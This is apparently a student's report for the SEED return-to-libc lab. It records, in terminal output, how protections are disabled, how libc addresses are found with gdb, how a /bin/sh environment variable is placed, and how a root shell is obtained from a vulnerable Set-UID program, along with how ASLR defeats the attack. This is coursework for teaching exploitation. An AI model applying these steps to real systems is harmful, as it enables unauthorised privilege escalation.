


**Name : Samiksha Dharmadhikari**

**Student id : 1001740496**

A terminal window titled "Terminal" with a dark background and light text. It shows a series of commands and their outputs. The user navigates from the home directory to the Documents folder, then to the assign4 subdirectory. They compile a file named retlib.c using gcc with specific flags: -fno-stack-protector, -z noexecstack, and -o retlib. Finally, they use sudo to change the ownership of retlib to root and its permissions to 4755.

```
Terminal
[02/23/20]seed@VM:~$ cd Documents
[02/23/20]seed@VM:~/Documents$ cd assign4
[02/23/20]seed@VM:~/../assign4$ gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
[02/23/20]seed@VM:~/../assign4$ sudo chown root retlib
[02/23/20]seed@VM:~/../assign4$ sudo chmod 4755 retlib
[02/23/20]seed@VM:~/../assign4$
```

### 2.3 Task 1: Finding out the addresses of libc functions


In this task we find out the address of the libc functions which are `system` and `exit`. We run an arbitrary program in our case `retlib`. And then we use `breakpoint` to set breakpoint. We then print the addresses of `system` and `exit` which are for `system` : `0xb7e41da0` and for `exit` : `0xb7e359d0`.

```
SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[03/01/20]seed@VM:~/../task3$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/01/20]seed@VM:~/../task3$ sudo rm /bin/sh
[03/01/20]seed@VM:~/../task3$ sudo ln -s /bin/zsh /bin/sh
[03/01/20]seed@VM:~/../task3$ sudo gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
[03/01/20]seed@VM:~/../task3$ sudo chown root retlib
[03/01/20]seed@VM:~/../task3$ sudo chmod 4755 retlib
[03/01/20]seed@VM:~/../task3$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ b main
Breakpoint 1 at 0x80484e9
gdb-peda$ r
Starting program: /home/seed/Documents/task3/retlib
```

```
SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
EAX: 0xb7fbadbc --> 0xbfffeddc --> 0xbfffe3 ("XDG_VTNR=7")
EBX: 0x0
ECX: 0xbfffed40 --> 0x1
EDX: 0xbfffed64 --> 0x0
ESI: 0xb7fb9000 --> 0x1b1db0
EDI: 0xb7fb9000 --> 0x1b1db0
EBP: 0xbfffed28 --> 0x0
ESP: 0xbfffed24 --> 0xbfffed40 --> 0x1
EIP: 0x80484e9 (<main+14>: sub esp,0x14)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
-----code-----
0x80484e5 <main+10>: push    ebp
0x80484e6 <main+11>: mov     ebp,esp
0x80484e8 <main+13>: push    ecx
=> 0x80484e9 <main+14>: sub     esp,0x14
0x80484ec <main+17>: sub     esp,0x8
0x80484ef <main+20>: push    0x80485c0
0x80484f4 <main+25>: push    0x80485c2
0x80484f9 <main+30>: call    0x80483a0 <fopen@plt>
-----stack-----
0000 0xbfffed24 --> 0xbfffed40 --> 0x1
0004 0xbfffed28 --> 0x0
0008 0xbfffed2c --> 0xb7e1f637 (<__libc_start_main+247>: add esp,0x10)
0012 0xbfffed30 --> 0xb7fb9000 --> 0x1b1db0
0016 0xbfffed34 --> 0xb7fb9000 --> 0x1b1db0
0020 0xbfffed38 --> 0x0
0024 0xbfffed3c --> 0xb7e1f637 (<__libc_start_main+247>: add esp,0x10)
0028 0xbfffed40 --> 0x1
-----
Legend: code, data, rodata, value
Breakpoint 1, 0x80484e9 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e41da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e359d0 <__GI_exit>
```

## 2.4 Task 2: Putting the shell string in the memory

In this task we have to put the shell string into the memory. For this there are many strategies but we use methods that use environment variables. And the new shell variable `MYSHELL`, and let it contain the string `"/bin/sh "`. Shell actually spawns a child process to execute the program and verify this using `grep` command. The location of this variable in the memory can be found in the output of our program.



```
SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[03/01/20]seed@VM:~/../task3$ export MYSHELL=/bin/sh
[03/01/20]seed@VM:~/../task3$ env | grep MYSHELL
MYSHELL=/bin/sh
[03/01/20]seed@VM:~/../task3$ gcc -o getenv getenv.c
[03/01/20]seed@VM:~/../task3$ ./getenv
bfffefdef
[03/01/20]seed@VM:~/../task3$
```

## 2.5 Task 3: Exploiting the Buffer-Overflow Vulnerability

First we need to turn off address randomization. Then `/bin/sh` symbolic link points to the `/bin/dash` shell. Then compile the code and turn it into a root-owned Set-UID program and include `-fno-stack-protector` option. Run `gdb retlib`. By running `p system` we get an address for `system` which is `0xb7e41da0` and for `exit` address is `0xb7e359d0`. We then run the `getenv.c` program which provides us with a shell address. We include all these addresses in our `exploit.c`. we then compile and run `exploit` also run `retlib`. And we get access to the root.

```
SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminal
[03/01/20]seed@VM:~/../task3$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/01/20]seed@VM:~/../task3$ sudo rm /bin/sh
[03/01/20]seed@VM:~/../task3$ sudo ln -s /bin/zsh /bin/sh
[03/01/20]seed@VM:~/../task3$ sudo gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
[03/01/20]seed@VM:~/../task3$ sudo chown root retlib
[03/01/20]seed@VM:~/../task3$ sudo chmod 4755 retlib
[03/01/20]seed@VM:~/../task3$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ b main
Breakpoint 1 at 0x80484e9
gdb-peda$ r
Starting program: /home/seed/Documents/task3/retlib
```

```
SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminal
[-----registers-----]
EAX: 0xb7fbadbc --> 0xbffeddc --> 0xbffefef3 ("XDG_VTNR=7")
EBX: 0x0
ECX: 0xbffed40 --> 0x1
EDX: 0xbffed64 --> 0x0
ESI: 0xb7fb9000 --> 0x1b1db0
EDI: 0xb7fb9000 --> 0x1b1db0
EBP: 0xbffed28 --> 0x0
ESP: 0xbffed24 --> 0xbffed40 --> 0x1
EIP: 0x80484e9 (<main+14>: sub esp,0x14)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484e5 <main+10>: push ebp
0x80484e6 <main+11>: mov ebp,esp
0x80484e8 <main+13>: push ecx
=> 0x80484e9 <main+14>: sub esp,0x14
0x80484ec <main+17>: sub esp,0x8
0x80484ef <main+20>: push 0x80485c0
0x80484f4 <main+25>: push 0x80485c2
0x80484f9 <main+30>: call 0x80483a0 <fopen@plt>
[-----stack-----]
0000| 0xbffed24 --> 0xbffed40 --> 0x1
0004| 0xbffed28 --> 0x0
0008| 0xbffed2c --> 0xb7e1f637 (<_libc_start_main+247>: add esp,0x10)
0012| 0xbffed30 --> 0xb7fb9000 --> 0x1b1db0
0016| 0xbffed34 --> 0xb7fb9000 --> 0x1b1db0
0020| 0xbffed38 --> 0x0
0024| 0xbffed3c --> 0xb7e1f637 (<_libc_start_main+247>: add esp,0x10)
0028| 0xbffed40 --> 0x1
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x80484e9 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e41da0 <_libc_system>
gdb-peda$ p exit
```

```
SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[-----]
Legend: code, data, rodata, value
Breakpoint 1, 0x080484e9 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e41da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e359d0 <__GI_exit>
gdb-peda$ quit
[03/01/20]seed@VM:~/.../task3$ export MY_SHELL=/bin/sh
[03/01/20]seed@VM:~/.../task3$ env | grep MY_SHELL
MY_SHELL=/bin/sh
[03/01/20]seed@VM:~/.../task3$ gcc -o gete gete.c
gcc: error: gete.c: No such file or directory
gcc: fatal error: no input files
compilation terminated.
[03/01/20]seed@VM:~/.../task3$ gcc -o getenv getenv.c
getenv.c: In function 'main':
getenv.c:2:15: warning: implicit declaration of function 'getenv' [-Wimplicit-function-declaration]
char* shell = getenv("MY_SHELL");
getenv.c:2:15: warning: initialization makes pointer from integer without a cast [-Wint-conversion]
getenv.c:4:1: warning: implicit declaration of function 'printf' [-Wimplicit-function-declaration]
printf("%x\n", (unsigned int)shell);
getenv.c:4:1: warning: incompatible implicit declaration of built-in function 'printf'
getenv.c:4:1: note: include '<stdio.h>' or provide a declaration of 'printf'
[03/01/20]seed@VM:~/.../task3$ gcc -o getenv getenv.c
[03/01/20]seed@VM:~/.../task3$ ./getenv MY_SHELL ./retlib
bffffdef
[03/01/20]seed@VM:~/.../task3$ gcc -o exploit exploit.c
[03/01/20]seed@VM:~/.../task3$ ./exploit
[03/01/20]seed@VM:~/.../task3$ ./retlib
# whoami
root
#
```

## Variation 1


Address for exit is not necessary. Here we can still attack and we get access to shell.

```
SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[03/01/20]seed@VM:~/.../task3$ gcc -o exploit exploit.c
[03/01/20]seed@VM:~/.../task3$ ./exploit
[03/01/20]seed@VM:~/.../task3$ ./retlib
# whoami
root
#
```



## Attack variation 2

In this we need to change the name of the file to newretlib. Then give it root permission. Then run `exploit` and then run `./newretlib` we get an error as `zsh:1: command not found: h`. The attack fails, this is because after changing the length of vulnerable program name, its length does not match with the name length of shell address finding program. Name length will affect the address of MYSHELL which means `/bin/sh` address in `exploit.c` is wrong now.



```
SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[03/01/20]seed@VM:~/.../task3$ sudo gcc -fno-stack-protector -z noexecstack -o newretlib newretlib.c
[03/01/20]seed@VM:~/.../task3$ sudo chown root newretlib
[03/01/20]seed@VM:~/.../task3$ sudo chmod 4755 newretlib
[03/01/20]seed@VM:~/.../task3$ ./exploit
[03/01/20]seed@VM:~/.../task3$ ./newretlib
zsh:1: command not found: h
Segmentation fault
[03/01/20]seed@VM:~/.../task3$
```

## 2.6 Task 4: Turning on Address Randomization

We first turn on the address randomization. We run the vulnerable program `retlib.c` and perform the same attack as previous task we get Segmentation fault. This is because the address of `system()` and `exit()` keeps on changing randomly. So the exact address cannot be predicted as the address keeps on changing. Therefore guessing the address probability becomes very less. And this acts as good protection. And in our screenshots we observe different addresses for `system` and `exit` each time we run the program.

```
SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminal
[03/01/20]seed@VM:~/.../task3$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[03/01/20]seed@VM:~/.../task3$ ./exploit
[03/01/20]seed@VM:~/.../task3$ ./retlib
Segmentation fault
[03/01/20]seed@VM:~/.../task3$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ b main
Breakpoint 1 at 0x80484e9
gdb-peda$ r
Starting program: /home/seed/Documents/task3/retlib
```

```
SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminal
[-----registers-----]
EAX: 0xb7792dbc --> 0xbf82b33c --> 0xbf82bfe3 ("XDG_VTNR=7")
EBX: 0x0
ECX: 0xbf82b2a0 --> 0x1
EDX: 0xbf82b2c4 --> 0x0
ESI: 0xb7791000 --> 0x1b1db0
EDI: 0xb7791000 --> 0x1b1db0
EBP: 0xbf82b288 --> 0x0
ESP: 0xbf82b284 --> 0xbf82b2a0 --> 0x1
EIP: 0x80484e0 (<main+14>: sub esp,0x14)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484e5 <main+10>: push    ebp
0x80484e6 <main+11>: mov     ebp,esp
0x80484e8 <main+13>: push    ecx
=> 0x80484e9 <main+14>: sub     esp,0x14
0x80484ec <main+17>: sub     esp,0x8
0x80484ef <main+20>: push    0x80485c0
0x80484f4 <main+25>: push    0x80485c2
0x80484f9 <main+30>: call    0x80483a0 <fopen@plt>
[-----stack-----]
0000 0xbf82b284 --> 0xbf82b2a0 --> 0x1
0004 0xbf82b288 --> 0x0
0008 0xbf82b28c --> 0xb75f7637 (<_libc_start_main+247>: add esp,0x10)
0012 0xbf82b290 --> 0xb7791000 --> 0x1b1db0
0016 0xbf82b294 --> 0xb7791000 --> 0x1b1db0
0020 0xbf82b298 --> 0x0
0024 0xbf82b29c --> 0xb75f7637 (<_libc_start_main+247>: add esp,0x10)
0028 0xbf82b2a0 --> 0x1
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x80484e9 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7619da0 <__libc_system>
gdb-peda$ p exit
```

```
SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb760d9d0 <_GI_exit>
gdb-peda$ r
Starting program: /home/seed/Documents/task3/retlib
[-----registers-----]
EAX: 0xb77a2dbc --> 0xbf9dc47c --> 0xbf9dcfe3 ("XDG_VTNR=7")
EBX: 0x0
ECX: 0xbf9dc3e0 --> 0x1
EDX: 0xbf9dc404 --> 0x0
ESI: 0xb77a1000 --> 0x1b1db0
EDI: 0xb77a1000 --> 0x1b1db0
EBP: 0xbf9dc3c8 --> 0x0
ESP: 0xbf9dc3c4 --> 0xbf9dc3e0 --> 0x1
EIP: 0x00484e9 (<main+14>: sub esp,0x14)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x00484e5 <main+10>: push    ebp
0x00484e6 <main+11>: mov     ebp,esp
0x00484e8 <main+13>: push    ecx
=> 0x00484e9 <main+14>: sub     esp,0x14
0x00484ec <main+17>: sub     esp,0x8
0x00484ef <main+20>: push    0x00485c0
0x00484f4 <main+25>: push    0x00485c2
0x00484f9 <main+30>: call    0x00483a0 <fopen@plt>
[-----stack-----]
0000| 0xbf9dc3c4 --> 0xbf9dc3e0 --> 0x1
0004| 0xbf9dc3c8 --> 0x0
0008| 0xbf9dc3cc --> 0xb7607637 (<_libc_start_main+247>: add esp,0x10)
0012| 0xbf9dc3d0 --> 0xb77a1000 --> 0x1b1db0
0016| 0xbf9dc3d4 --> 0xb77a1000 --> 0x1b1db0
0020| 0xbf9dc3d8 --> 0x0
0024| 0xbf9dc3dc --> 0xb7607637 (<_libc_start_main+247>: add esp,0x10)
0028| 0xbf9dc3e0 --> 0x1
[-----]
Legend: code, data, rodata, value
```

```
SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
ECX: 0xbf9dc3e0 --> 0x1
EDX: 0xbf9dc404 --> 0x0
ESI: 0xb77a1000 --> 0x1b1db0
EDI: 0xb77a1000 --> 0x1b1db0
EBP: 0xbf9dc3c8 --> 0x0
ESP: 0xbf9dc3c4 --> 0xbf9dc3e0 --> 0x1
EIP: 0x00484e9 (<main+14>: sub esp,0x14)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x00484e5 <main+10>: push    ebp
0x00484e6 <main+11>: mov     ebp,esp
0x00484e8 <main+13>: push    ecx
=> 0x00484e9 <main+14>: sub     esp,0x14
0x00484ec <main+17>: sub     esp,0x8
0x00484ef <main+20>: push    0x00485c0
0x00484f4 <main+25>: push    0x00485c2
0x00484f9 <main+30>: call    0x00483a0 <fopen@plt>
[-----stack-----]
0000| 0xbf9dc3c4 --> 0xbf9dc3e0 --> 0x1
0004| 0xbf9dc3c8 --> 0x0
0008| 0xbf9dc3cc --> 0xb7607637 (<_libc_start_main+247>: add esp,0x10)
0012| 0xbf9dc3d0 --> 0xb77a1000 --> 0x1b1db0
0016| 0xbf9dc3d4 --> 0xb77a1000 --> 0x1b1db0
0020| 0xbf9dc3d8 --> 0x0
0024| 0xbf9dc3dc --> 0xb7607637 (<_libc_start_main+247>: add esp,0x10)
0028| 0xbf9dc3e0 --> 0x1
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x00484e9 in main ()
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xb7629da0 <_libc_system>
gdb-peda$ p exit
$4 = {<text variable, no debug info>} 0xb761d9d0 <_GI_exit>
gdb-peda$ quit
[03/01/20]seed@VM:~/../task3$
```



## References

- <https://github.com/Catalyzator/SEEDlab/blob/master/ReturnToLibc.pdf>
- <https://github.com/aasthayadav/CompSecAttackLabs/blob/master/3.%20Return-to-libc/Lab%203%20return-to-libc.pdf>
- <https://github.com/firmianay/Life-long-Learner/blob/master/SEED-labs/return-to-libc-attack-lab.md>